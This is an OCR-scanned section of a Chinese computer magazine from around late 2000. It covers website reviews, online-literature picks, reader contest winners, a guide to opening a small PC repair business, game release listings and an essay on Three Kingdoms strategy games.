


图1



图2




图5



图6



图8

□广东　冷风

品网

数字时尚

中国体操网（图1）

http://www.cgn.com.cn/

网站简介:这个站是专门介绍中国体操运动的专题站！里有最新的中国体操新闻，还有中国体操运动的历史等。如果是一个体操爱好者，这里一定能让你兴奋一下！

美工设计:★★★☆

栏目内容:★★★★　　技术含量:★★★☆

浏览速度:★★★★☆　　用户兴趣:★★★☆

水晶蚂蚱（图2）

http://sancliu.home.sohu.com/

网站简介:这个站名听起来好像是一个讲动物的网站！实它是一个游戏制作的工作室。在站里面有不少他们自己想法是很值得游戏开发商去看看的！还有一些技术上的东程序爱好者也要去看看啊！虽然他们现在还没有开发成功个游戏，但他们的理想值得我们学习！希望在不久的将来，们能开发出一个万众瞩目的游戏！

美工设计:★★★★

栏目内容:★★★★　　技术含量:★★★★☆

浏览速度:★★★★☆　　用户兴趣:★★★★

品网网址：www.cfan.net.cn/pinman/index.htm


□主持人：贾欣



3



图4



7

菜鸟之家（图5）

http://tonyst.363.net

网站简介：菜鸟在电脑圈里讲就是初学者，如果你是菜鸟，就要来这里看看。这里有一些技巧是书本上没有的，是作者多年来在用电脑的过程中得出的经验，有一些文章不但可以给菜鸟看，连老鸟也适合观看和讨论，里面除了技巧文章还有教程。这个站是菜鸟不可以不来的好站！

美工设计：★★★★
栏目内容：★★★★☆　　技术含量：★★★★☆
浏览速度：★★★☆　　用户兴趣：★★★★

绝对DIY－－绝对够酷的硬件网站（图6）

http://comdiy.163.net

网站简介：现在电脑的潮流是什么呢？好多人都会回答是电脑软硬件的DIY。这个站包括了硬件的评测、新闻、技巧等好多内容，老实讲，这个站的内容是少了点，但都是非常实用的，如果站长多花一点时间做这个站，我相信会有成功的一天的！网友们，去支持一下他吧！

美工设计：★★★☆
栏目内容：★★★☆　　技术含量：★★★★☆
浏览速度：★★★★　　用户兴趣：★★★★

9Love（图3）

http://member.netease.com/~daylily

网站简介：问世间情为何物？有几个人能答出来啊！一个人从小到大都被情包围住，不论是亲情、爱情还是同情，总之情是无处不在的！如果你是一个正在谈情的人，来这里一定没错！因为这里的内容是专门讲情的，不论爱情故事、情书、情诗这里都有！想让你的对象开心的话，来这里一定没错！

美工设计：★★★☆
栏目内容：★★★★☆　　技术含量：★★★☆
浏览速度：★★★★　　用户兴趣：★★★★☆

完全漫画网络（图4）

http://member.netease.com/~aimiao/indexie.htm

网站简介：漫画是一种非常吸引人的东西，无论是小孩、大人还是老人都爱看漫画！这个站不是专门评论漫画的，而是专门收集漫画图片和与漫画相关的东西！在这里可以找到你喜欢的漫画图片，也可以用这些图片来美化你的计算机桌面啦！

美工设计：★★★★☆
栏目内容：★★★★★　　技术含量：★★★★★
浏览速度：★★★★　　用户兴趣：★★★★☆

健康伊甸园（图7）

http://go4.163.com/~jkydy

网站简介：人的一生最重要的是什么呢？当然是自己的身体健康啦！怎样才能使自己的身体健康呢？到这个站看看吧！虽然不全面，但里面的保健知识也不少，不要等到病的时候才去找医生！现在就开始保健啦！保住健康就是成功的人生。这个站的内容好强，基本重要的都有！网友们要来看看，吸收一点为自己保健的知识啊！

美工设计：★★★☆
栏目内容：★★★★☆　　技术含量：★★★★
浏览速度：★★★★　　用户兴趣：★★★★

土星频道（图8）

http://mysaturn.myrice.com

网站简介：几年前世嘉公司出一新机种，使整个游戏界震动一时，这台机就是土星！虽然现在SONY基本统一“天下”了，但作为一个游玩家不可不认识这台土星游戏机。里面全是讲土星游戏的，包括攻略技和游戏壁纸！想回顾土星辉煌时的朋友，这里是不可不来的！

美工设计：★★★★
栏目内容：★★★★☆　　技术含量：★★
浏览速度：★★★★　　用户兴趣：★★

e眼品文（一）

□四川 e1792

气温骤降，网民们似乎进入冬眠蛰伏期。而网络写手们仍活跃在各条战线，乐此不疲。

作品：《月光宝盒》

“月光宝盒，它真的能带着我穿梭时空，回到过去，去修改曾经犯过的错误？”小说中，男主角企图修改自己的结局，却无法摆脱家破人亡后在城市流浪的命运。其情节展示出人生的起起落落，牵动人心。

作者1974年生，开过公司，做过编辑，现为自由撰稿人。已先后在文学刊物上发表小说40余万字。其主页位于http://www.3721web.com/。

作者：3721　　发表地：白鹿书院

链接：http://www.webwind.net/book/a/200011/09204021.htm

作品：《中国IT圈陈词滥调大批判》

棍子手跳上舞台，历数近期网络中大行其道的流行语，并无情鞭挞。读罢拍案叫绝，真可谓大快人心。

作者：南宫邵仪　　发表地：新浪网，IT业界论坛

链接：http://bbs2.sina.com.cn/cgi-bin/forumadm/souladm/viewsoul.pl?forumid=69&postid=152362

作品：《网络写手七种武器之降龙十八掌》

网络是什么？ 网络就是江湖。文章教导初入江湖的新手练习成为大侠的武功。虽是老调重弹，倒也不无新意。该作者的另一作品《大话央视之十大酷刑》，同样叫人绝倒。

作者：南琛　　发表地：新桃源论坛

链接：http://www.xtylt.net/wy/disp3.asp?db=23

http://www.xtylt.net/wy/disp3.asp?db=22

作品：《一九六〇年的月饼》

文章写对1960年的饥饿回忆。感觉在榕树下受宠的多是些文学气息浓厚的作品。

作者：乌托　　发表地：榕树下

链接：http://www.rongshu.com/article/20001130/108391.htm

作品：《永不原谅》

作者曾卷走首届网络文学奖小说组桂冠，而《永不原谅》也已正式结集出版，在书铺中可以购到。本文已入围第二届网络文学奖，是否会梅开二度，再次问鼎呢？

作者：爱兰　　发表地：榕树下

链接：http://www2.rongshu.com/article/20000906/67987.htm

作品：《2000年十大网络酷帖》

又到年底盘点的时候，各式各样的总结性帖子开始露头。本文属于民间票友收集性质，评选相当不权威。如果你碰巧上网不多，没常在坛子里泡着，不妨在茶余饭后拣个空过一过，权当是解闷吧。

作者：网友“余秋语”　　发表地：新浪网，IT业界论坛

链接：http://bbs2.sina.com.cn/cgi-bin/forumadm/souladm/viewsoul.pl?forumid=69&postid=151466

2000年第23期新倚天屠龙记活动中奖名单

感谢智冠电子（北京）有限公司

邱卫忠（福建）	曲成全（大连）	贾永江（新疆）
贺东杰（厦门）	罗　焕（广西）	刘正东（云南）
孟德旺（广西）	龙明庚（甘肃）	舒　河（湖南）
余旭东（四川）	陈兴旺（广州）	薛文灿（江苏）
田健坤（湖北）	汪志强（湖北）	何秋光（广州）
许自立（新疆）	宋天亮（吉林）	陈建涛（北京）
郝吉东（内蒙古）	聂丹丹（黑龙江）	

有奖

有奖注册——截至2001年2月28日，注册“金燕卡”你就可以参加每月一次的抽奖，有机会得到东航和伊氏女性网联合送出的精美礼品。

http://www.yesee.com/misc/eastern_airlines/0001.html

FM365“猜星座，得大奖”——如果猜中，你就有机会参加他们每周的幸运大抽奖，时尚手机没准儿就属于你了。没拿到大奖也没关系，还有时尚背包、时尚手表等着你！他们还会发给你神秘邮件呢！

http://mail2.fm365.com/ccc/index.html

OICQ图片有奖征集——作品内容为电脑美术平面设计。必须是原创作品，剽窃、抄袭他人的作品一律不采用。必须用电脑制作，所用软件不限。奖品有：OICQ企鹅公仔、OICQ陶瓷企鹅等。征集作品截止时间：1月20日前截止收集作品，12月25日进行首次评选。

http://www.tencent.com/club/huodong.shtml

千龙有奖捉虫——为了将千龙新闻网办得更好，现推出“千龙有奖捉‘虫’活动”。当您浏览千龙新闻网的栏目内容时，如发现有错字、错词、漏字的现象，请将相关信息提交到本次活动栏目进行确认，同时对您的有效信息记分奖励。

http://www.21dnn.com/linshi/bugs/default.asp

007谍报站

□江苏 子竹

另类

精品歌词屏保——最好听的音乐，加上作者从天下网中选出最受欢迎的15张歌词（可是极品+精品），做成的超值精品歌词屏保，真是好得没话说了，反正就是强烈推荐！

http://www.tiandesk.com/show.asp?id=21427

世界名桥屏保——精选全球各地的12座著名桥梁图片制作的屏幕保护程序，让你一饱眼福！

http://www.desktopcool.com/pingbao/openpingbao.asp?id=255

在线收看《决战紫禁之巅》——由刘德华、郑伊健、赵薇等众多明星领衔主演的武侠电影，如果你错过观看的机会，那可太可惜了。现在好了，在互联网上也可以收看了，可千万别再错过哟！

http://enjoy.eastday.com/epublish/gb/paper177/1/class017700001/hwz149193.htm

游戏改编电影《龙与地下城》——Dungeons and Dragons是欧美最著名的角色扮演游戏之一，这个游戏的所有相关产品在全世界销售额已经超过了10亿美元，潜在着巨大商机。现在这部游戏改编拍电影啦！英国性格明星杰瑞米艾恩斯在影片中饰演大反派。赶快上网一睹为快吧！

http://www.ziyue.com/movies/usa/2000/html/Dungeons&Dragons.php

旗袍里的花样年华——一身大袖宽袍的晚清行头，电影《花样年华》20多套美丽的旗袍像是一阵清风，吹动了人们对美的渴求，没有哪一种服装能够像一袭旗袍那样将女人的妩媚典雅体现无遗。历久弥新，旗袍之于女人始终是无可取代的。旗袍是一种国粹，那么就让我们走近旗袍这个缤纷的世界……

http://vogue.sina.com.cn/spic/qipao/

2000年十佳玩具——“快乐之家”(Family.com)选出了2000年最好玩的玩具。“快乐之家”动用了600多位玩具专家，对过去的一千年内(至少是最近9年内)出现的各式各样的玩具进行评测。

http://www.joyday.com/joyday/famous/fashion.shtm?f_id=352&PARNUM=1

上期为您介绍了如何开发一个打字、复印中心的电脑创业方案，本期将为您介绍电脑技术服务中心的创业方案。



电脑创业之二
——电脑技术服务公司

□本刊记者　贾欣

时间：2000年12月12日

地点：中关村天外天烤鸭店

又是一个中关村的夜晚，当香喷喷的烤鸭填满了两位"IT工作者"的肚子后，他们才向我挤出一些对开办电脑技术服务公司的心得……

要说这次的选题，最初的选择是在电脑市场如何租个柜台做销售。后来发现，干这一行实在不太适合我们这些没资金、也没什么行业经验的读者。举例　：在中关村的某个几平方米的销售柜台，一个月就能倒腾几万块硬盘，这都需要金钱与时间的积累，不具代表性。于是听两位IT工作者的劝导，我就把采访主题换到了技术服务公司上。不过这样一来，适合我们这套方案的人员就需要有一定的电脑技术和维修经验了。

一、执照问题

这个问题跟上期在"打字、复印专题"中向大家介绍的问题类似，注册资金的规模与区别就不重复了。但是这里要特别注意的是　：注册一个3万元资金的技术服务中心能拿到零售发票，但是注册一个10万元资金的公司不见得能拿到零售发票。因此我依然推荐你将营业执照经营范围注册为技术服务中心，因为后面介绍的很多业务都跟零售有关。

二、税费

这个问题与打字、复印方案差不多。因为公司规模不大，找个人兼着记账或者自己当出纳就行。你如果要开支票，就要花2000元去银行开一个户头，然后到银行用现金换支票。税收对于这样的技术服务中心并不是很大的负担。因为你的营收能力差，所以税也没有多少。如果开始每月收入不是很多，就不用每月去交税，攒多了一块交就行。

三、成本与费用

1.办公场所：如果在繁华地段选址，当然租金的价格要高一些。不过如果你的资金紧张，或者业务重点是上门服务，可以想办法把办公场所注册到你家里(有点像SOHO一族呀)。要租门脸房面积至少在10平方米左右，租金每月1500元左右。(注　:此篇文章，均参考北京物价及消费水平。)

2.电脑：至少要有一台配置中高档的机器。主板一定要配一个兼容性好一些的，因为经常要测试一些不同的板卡，如果你舍不得用你的爱机来测这测那，那还是干脆再装一台为好。

3.打印机：如果创业资金富足，当然要配一个。你经常需要打印一些文档资料、广告的样稿、客户要求的配置等，就可以直接打印出来传真给对方。打印机我推荐用HP640C，价格适中，图文皆宜。更重要的是它的墨水用完后可以灌墨，要知道一个新墨盒要200多元，而灌一次墨不会超过30元。

4.人员：除了老板你自己，至少还要两个业务员。一个业务员外出跑业务（修机器、解决问题），还有一个业务员要在店里接电话。每个员工工资至少要800元。是否能找到合适的业务员，可能是该方案中困难最大的事情了。水平高的业务员，不肯在你的小店里打工，而且薪水肯定要高；技术水平低的业务员，薪水支付得虽然少，但是你要培训他，所花的时间、精力、费用就要很高了，而且如果技术水平低，还会出现到客户那里解决不了问题而影响你声誉的情况。因此，如何平衡好这个矛盾体，是想当老板的你一定要考虑好的。在中关村的小店里经常发生徒弟水平高了，另立门户比师傅干得还好的情况。还有像员工借着去收账及送钱的机会一去不复返等等，这种事情在中关村比比皆是，各位一定要小心。

5.编程器、活动硬盘、必备工具光盘、称手的工具……很多人可能都不知道编程器是什么东西，不过中过CIH病毒的朋友可能就有印象了。它是一个可以擦写BIOS的东东，除了在CIH病毒发作期间派上用场外，平常还可开展一些升级BIOS的业务等。一般买个润飞RF810编程器，1000元左右就可以。活动硬盘，可以让你随时携带重要资料，是上门服务的重要法宝。一套称手的工具可以让你在拆装机器时，事半功倍。

6.办公用品：俗话说破家值万贯，别小看这些办公用品，购置也需要相当多的银两。如沙发：客人来了总得有个坐的地方吧；饮水机　：现拿暖瓶倒开水沏茶，又土又麻烦　；工作台　：这是拆装机器的平台，一定要收拾平整　；还有什么柜子、椅子、文件夹、签字笔之类的，等到开张时可能会发现要买的东西太多了。

7.电话及上网条件：最好有两条电话线。或者申请一条ISDN，上网打电话都不耽误。如果你还不能上网，

请一定要学会。因为首先会让客户觉得你技术很新、很全面，否则客户会小看你。其次可以了解最新市场行情，获取最新工具软件、硬件驱动升级程序。比如你给客户装了一台3D显示卡，一定要记得替他打个最新的补丁。再次,可以把一些常用软件及资料上传到个人主页,这样如果客户那里有上网条件，你也可随时上网拿到你称手的内容。

8.常备一些易耗品：别小看你家附近的小卖部，它们可是麻雀虽小，五脏俱全呀。所以你一定要常备一些易耗品，如鼠标、光驱、接线板、打印电缆等等。不见得多，但一定要全。给你介绍一个经验，比如你的客户突然要上你这里买些易耗品，恰好你没有，不要放弃这个生意。如果你的门脸离电脑市场很远，那么你可以找一个熟悉的在电脑市场办工的公司，马上找快递公司用快件替你送过来。北京一般收费不出三环就是10元钱，还是很值得。而且增加服务还会增加客户回头率。

9.广告宣传：经常在一些大众媒体打3.5厘米*11厘米的小广告，效果还是不错的。这可以增加人民群众认识和了解你的机会。比如写上'除了装机，还可以维修'等等。如在创业初期，你还可以打上24小时免费技术问题解答电话等等。虽然辛苦些，但是这可能都是将来的潜在客户。

四、收入

1.攒机收入：现在在北京攒机的利润比较少，一般在300元左右。当然也有吐血价50元装机的公司，但是肯定是没有服务的了。

2.服务收入：如果是攒机随着附带的售后服务，最好让客户把机器搬到你的门脸店，这样既省时间又省事。这就看你当时给客户的承诺了，如果承诺了就一定要做到。口口相传的宣传方式，在你公司发展的初期是很关键的。另外如果新客户要求上门服务，那么服务价格可以定在100元左右，问题解决钱就拿到手了。还有就是等你和一些公司建立了联系和信任之后，可以做“包月”服务，每月300元，随叫随到，随到随修，也能打动不少公司。如果要换件可以告诉他价格，如果他从你这里买，你可以赚一点钱。如果没有修好，但是查出了问题也可以和用户商量收取检查费，建议不要超过20元。当然没修好，也没查出问题所在，那还是夹着包回公司吧。为了避免打无准备之战，在用户打电话寻求帮助时，一定要先通过电话尽量了解清楚对方机器的情况，起码要有个七八成把握再去，同时备好需要的配件。

3.销售收入：刚才说了，店里应该常备一些易耗品。这些易耗品也能带来价值不菲的销售收入。如果资金充足的话，也可以做一些小的产品代理，如Modem什么的，利润会更丰厚一些的。

五、核算

一般经过半年左右的试运营是比较正常的，这段时间主要是对外宣传、建立客户基础，业务量不大，可以腾出时间好好培养一下你的员工。公司正常运转后，去掉各种成本与费用，月利润在4000元左右是较正常的。

六、心得体会

讲讲我的自身体会，当初我毕业后的第一个工作就是在一家技术服务公司当业务员。这家技术服务公司的规模是加上老板一共不超过10个人，公司的服务对象主要是外企公司。这家技术服务中心不大，客户却有像奔驰、空中客车等这样的国际大型企业及XX大使馆等。获得为他们服务机会的奥秘，就在于这些大公司的职员电脑水平非常低，他们通常就只会开机、使用Office及玩挖地雷游戏。碰上个电脑问题就让你上门服务，问题解决起来也比较容易。而且这些外企公司，经常会购买一些高档品牌机或者建设小型局域网等，这些业务都是比较稳定的收入来源。外企人员流动是比较频繁的，所以如果你的服务质量好，他们会主动把你的技术服务中心介绍给其他需要服务的公司企业，而且价格不是最重要的问题。当然获得这样的客户需要长时间的服务积累。这种模式是技术服务公司的较高级阶段，也作为给你描绘未来的前景图像吧。

在此要提醒的是，开这样的技术服务中心最看重的就是服务和技术，服务要到位技术要精良。服务意识及质量的好坏，能直接影响你的客户回头率。不要轻易放弃任何一个用户，无论何时，任何一个打来求助电话的人，都可能成为你将来的客户。

鸣谢北京舒克电脑技术服务中心，老板：XX

我们往后会推出系列专题如果您有好的点子及经历，一定要写信给我们，让它成为大家的财富。

我们的信箱：net@cfan.cn.net
OICQ:8050234　ICQ:2447333

第八期"游戏谜格"有奖活动获奖者名单
感谢第三波软件（北京）有限公司

林　凌(湖北)　魏林平(河南)　倪　磊(湖北)　沈　楠(辽宁)　宋国龙(大连)　陈庆林(河北)　陆元鸿(上海)
吴　晖(江西)　王　娟(山东)　刘钟阳(河北)　贺　兵(西安)　曹航炜(山东)　杨　铭(河南)　高　海(玉溪)
李汉夕(兰州)　孟有涛(青海)　柴慈君(河北)　宫军强(山东)　张波(黑龙江)　熊　伟(湖北)　冯和平(山西)
于萍(黑龙江)　梁　平(新疆)　符洁恬(海南)　韩庆松(北京)　杜博迟(湖北)　程　涛(西安)　刘文琦(辽宁)
张　磊(四川)　宋沁馨(江苏)　刘红强(江苏)　赵立群(黑龙江)　王海园(黑龙江)


连续八期的游戏谜格系列活动至本期已经圆满结束了，此次活动受到了广大喜爱游戏的读者及游戏厂家的大力支持。活动的意义就在于为游戏厂家及喜爱游戏的读者架起一座相互了解的桥梁。活动的成功，更加坚定了我们在新的一年里为广大读者组织更好、更有意义的活动的信心。希望广大读者继续支持数字时尚栏目！

□主持人　贾欣

新品上市

飞行英雄（Flying Heroes）02dxp01

制作公司:TAKE2
发行公司:金山软件公司西山居
游戏版本:简体中文版
游戏容量:2CD
上市日期:2000年12月中旬
上市价格:38元



飞行英雄是一部第一人称飞行射击游戏。它把科技与经典幻想融合在为生存而战的飞行格斗中。初看游戏名称时，还以为是很现代化的故事内容。但一看游戏的开场动画，想法便彻底改变。精锐飞行勇士在海斯琵亿的神奇领域上空正在驰骋征战。看，巨大的飞鸟德波日恩飞驰而至，骑在它头顶上的射手不停地把夹杂着魔力的武器射向敌人；充满着科技与神奇的飞行器哈默，悠闲地在敌人的密集射击中周旋，驰骋在争当霸主的宏伟战场上。

轩辕剑三外传——天之痕


游戏类型：角色扮演
制作公司：大宇资讯
代理公司：育碧软件
发行版本：简体中文
发行日期：2001 年 1 月
发行售价：豪华版 198 元 / 标准版 69 元
游戏容量：4CD

《轩辕剑三外传——天之痕》是著名中文武侠RPG《轩辕剑》系列的最新作。故事发生在《轩辕剑三》的一百五十年前的中国，即隋朝末年隋炀帝执政时期。男主角陈靖仇奉师父陈辅之命寻找五件上古神器——伏羲琴、神农鼎、崆峒印、昆仑镜、女娲石，希望借助五大神器的力量来灭敌复国。 游戏拥有浓郁的中国山水画界面，游戏中所绘制的地图多达300张以上，怪物造型也多达 300 种，武器、防具、道具及其他物品有 450 种以上，施展的法术种类也有 120 种以上，具有独特的“ 符鬼 ”培养系统等等。



深海争霸(Submarine Titans)

游戏类型:即时战略
制作公司:Ellipse Studios
代理公司:奥美
发行日期:2001年1月
发行售价:50元
游戏容量:1CD



深海争霸《Submarine Titans》（以下简称 ST）是Ellipse工作室最新开发的一款即时战略游戏，玩家可以在三个派系中任选一个，而且每一方都会带给你截然不同的感受。72种各不相同的作战单位和建筑，60层的科技树，绝对让你打得过瘾。维妙维肖的 3D 效果，1280×1024的高分辨率，富于变化的地形构造，一定让你大饱眼福。奇妙的海底世界，完美的平衡性，高超的 AI 值，诡异的战术组合以及出色的联网对战，你肯定躲不过ST的诱惑！

三国风云 2

游戏类型：即时战略
代理公司：创先软件
发行日期：2000 年 12 月
发行售价：49 元
游戏容量：2CD

浩瀚惊人的作战场面是《三国风云 II》最大的特色，在写实表现古代战争的理念下，玩家可以根据三国时期中国军队真实的编制方式组建军队，可以指挥不同的兵种同时作战。除了传统的步兵、骑兵、投石车、弓箭手、戟兵、象兵、重装骑兵和军师外，还有用来破坏城门的攻城车；有各种建筑物，还有设置陷阱、落石、架桥的工兵；甚至有轻舟、楼船等各种水军兵种，它们将在玩家面前表现最全面的三国战争。这些活跃于古战场的兵种，在极富变化的同时，也保持了游戏应有的战略性，你只要根据各兵种的性能恰当使用，利用它们生生相克的原理，就可运筹帷幄之中，而决胜于千里之外了。游戏最多可以容纳八个阵营，1600个部队在屏幕里同时作战，并不会影响到游戏的速度。另外，游戏成功的将忠诚度的概念引入，玩家所有的部队属性中均有此项，这个属性一旦下降，就会出现将领和士兵临阵脱逃的现象，这在即时战略游戏中是前所未有的。

热门游戏线报

□线人　小伟

1.Freedom: First Resistance 《自由之首次反抗》
制作公司：RED STORM
游戏类型：动作冒险
容量：1CD
期待度：* * * *



取材自著名小说家Anne McCaffrey的作品《Freedom》三部曲系列。但剧情并非完全忠于原著，而是在McCaffrey的指导和提议下由Red Storm制作一个剧情独立的第四部曲。在画面效果上，它使用了大约四成的射击游戏《彩虹六号》的绘图引擎。游戏中采用了通常动作冒险游戏使用的第三人称视点，相信大家也是相当熟悉的，操作也是比较容易上手的。

2.Giants: Citizen Kabuto《巨人》
发行公司：INTERPLAY
游戏类型：即时战略
容量：1CD
期待度：* * * * *



故事围绕着一块陆地，资源的收集处理，直接的格斗，是一款全新形态的游戏，混合了战略，鲜明的故事线，直接的动作，配以令人难以置信的图像效果。作为玩家，你可以从3个种族中选择一个来进行游戏，分别是Sea Reapers、Meccaryn、Kabuto。他们将会在美丽的世界中展开战斗。每个种族都有各自的优缺点，Kabuto族拥有强大的手部力量。Meccaryns族拥有快速的空间移动和强大的武器。Sea Reapers擅长运用魔法攻击。

3.Hitman: Codename 47
发行公司：EIDOS
游戏类型：动作射击
容量：1CD
期待度：* * * *



这是一款新型的第三人称动作射击游戏。在故事上，不同于以往的英雄形象，这次玩家将扮演一位克隆技术下的职业杀手。因为他的基因将来自五个犯罪集团老大，因此他将拥有许多的能力，包含暗杀等等。在游戏中你必须为他进行周密的训练计划来增加他对各项技能的熟练度，游戏提供了各种训练场地，让你施展高超的技术。总之，一切都是使你成为一名职业杀手。

4.I'm Going In
制作公司：Eidos
游戏类型：ACT+STG
容量：1CD
期待度：* * *



这是一款间谍式的游戏作品，玩家不需要滥用火力、不能胡乱开枪、不能横冲直撞；事事都要小心谨慎、步步为营。靠的只能是聪明的头脑，冷静的处事和敏捷的身手，如果你玩多了那些随意杀戮或者是战术射击类的作品，那么这款结合了秘密行动的《I'm Going In》一定可以给你带来新鲜的感受。

5.Anarchy Online《混乱在线版》
制作公司：TRI-SYNERGY
游戏类型：线上RPG
容量：1CD
期待度：* * *



这是一款《网络创世纪》类的游戏，游戏的世界设定在远古的时代，本游戏允许每个服务器支持最多四到五万名玩家。关键的探索区域随机动态生成来适应游戏为你建立的定制任务的要求。任务基于你的级别、专长和技巧来建立。此外，每个角色提供了拥有自己的住处的机会，这一住处可以设计升级提供充足的资源。

6.《American McGee's Alice》
发行公司：EA
游戏类型：动作冒险
容量：1CD
期待度：* * * *



这部作品正是以爱丽丝梦游仙境这一故事为游戏的主题，不过，游戏的故事内容有些不同，值得玩家细细品味，游戏中值得称赞的还有游戏的漂亮画面。这个游戏将以第三人称视角进行，可以随着玩家视角的转换成360度的旋转。此外，这款游戏背后所使用的是Quake3的强力引擎，能够让这部恐怖游戏的场景画面及人物的动作设计更加细腻和生动。



青山依旧在，几度夕阳红

——三国电脑游戏10年综述

□广东　梁怿炜

也许中国没有任何一个分裂时代像三国时代那样让人神往，曹操、刘备、孙权三足鼎立的局面造就了一个沸腾的时代。由于三位君主对人才的招揽使用都相当高明，所以最终使得曹孙刘三位君主能够在众多的诸侯中脱颖而出，成为最终对决的对手。

同样，在中国文化史上，也没有像《三国演义》那样脍炙人口的历史章回小说，它不但成为少年陶醉和唏嘘的乐园，同样也是商业、战场的兵书，更出现在无数电影、电视、漫画题材上，成为一种永恒的文化。

而历史向来都是电脑游戏业的热门题材，尤其对于中国玩家和《三国演义》来说，天知道电脑游戏业在近10年中诞生了多少取材于《三国演义》的作品，而且这些作品涉及了电脑游戏业所有的类型和领域。

滚滚长江东逝水
浪花淘尽英雄

不过，让我感到有些惋惜的是，制作三国题材的电脑游戏鼻祖并非中国人，而是日本光荣公司的成员，这家原本替电子娱乐业制作动作类软件的公司在上一世纪的最后10年前做出了一个大胆的决定，他们认定个人电脑的特点在于计算能力，于是开始为个人电脑制作战略游戏，并以此为自己的发展方向，10年后回顾他们的抉择时，我想这绝对是个明智的抉择。

当年光荣选择了两个历史题材制作战略游戏，一个是日本的幕府时代，一个便是中国的三国时代，相信中国人通过各种媒体应该知道日本人是非常钟爱三国文化的。

我是在1994年才有机会补回一课——一窥光荣的《三国志》真面目，发现它的确为战略类电脑游戏建立了一个标准，内政、外交、战争、人才四大因素左右着诸侯争霸的进程，而大地图的征战模式满足了玩家一统天下的雄心。

1991年，英文版的《三国志II》进入中国地区，不久就有了汉化版，尽管和前作相比并没有更多的改进，但对那些玩厌了《街头霸王》、《俄罗斯方块》、《超级玛里奥》的人来说，这款作品展现了一个完全崭新的空间，使得中国第一代电脑游戏玩家沉湎其中，乐不知肉味。

这时这类作品的内政建设已相当齐全，战争中谋略因素也开始主宰战局，武将的单挑模式使得吕布之流成为冲锋的利刃，同时简捷的操作使得玩家能跨越语言的障碍完成游戏，并享受到其中的乐趣，而这款游戏更为光荣公司奠定了战略王国的地位。

1992年，中国电脑游戏业领头人台湾智冠推出《三国演义》，这款作品几乎完全模仿《三国志II》的框架制作，但游戏的自治、谋略部分得到加强，这使得玩家充分享受到谋略的乐趣。无论是驱狼吞虎，还是水火合围，只要顺应天时地利，只要略施小计就能以弱胜强，于是在中文地区掀起一片旋风。让我记忆深刻的是，我手头关于这款游戏的密码表经过无数次辗转复印，最后我发现某些朋友手中的密码表几乎成为白纸，他们往往要重复数次才能进入游戏，但这丝毫不能阻挡他们玩游戏的念头。

那时的电脑游戏大都支持黑白单色显示器，用喇叭来发声，而当我购买了我一生中第一台彩色显示器，第一张SoundBlaster Pro2时，我再翻出《三国演义》，倾听那六首一直无法听到的音乐时，顿时热血沸腾，继而又辗转嗟叹。而在很多老玩家记忆里，玩《三国演义》的感觉是无限美好和疯狂的。

那时，玩三国游戏是我们最大的渴望，而1993年光荣推出了《三国志III》，这无疑是战略游戏的新里程碑。它的出现让很多玩家兴奋了很久，在大局观上，这款作品显示了非常高明的制作思维，而在个人电脑完成彩显过渡时期后，我们首先领略了东瀛画工的绘画和色彩运用能力，游戏的人物造型很有神韵，至于推出汉化版此时已成惯例——不过更多的像我这样的三国迷硬是准备了个Dos/V（日文操作系统），以便第一时间投入三国的征战中。

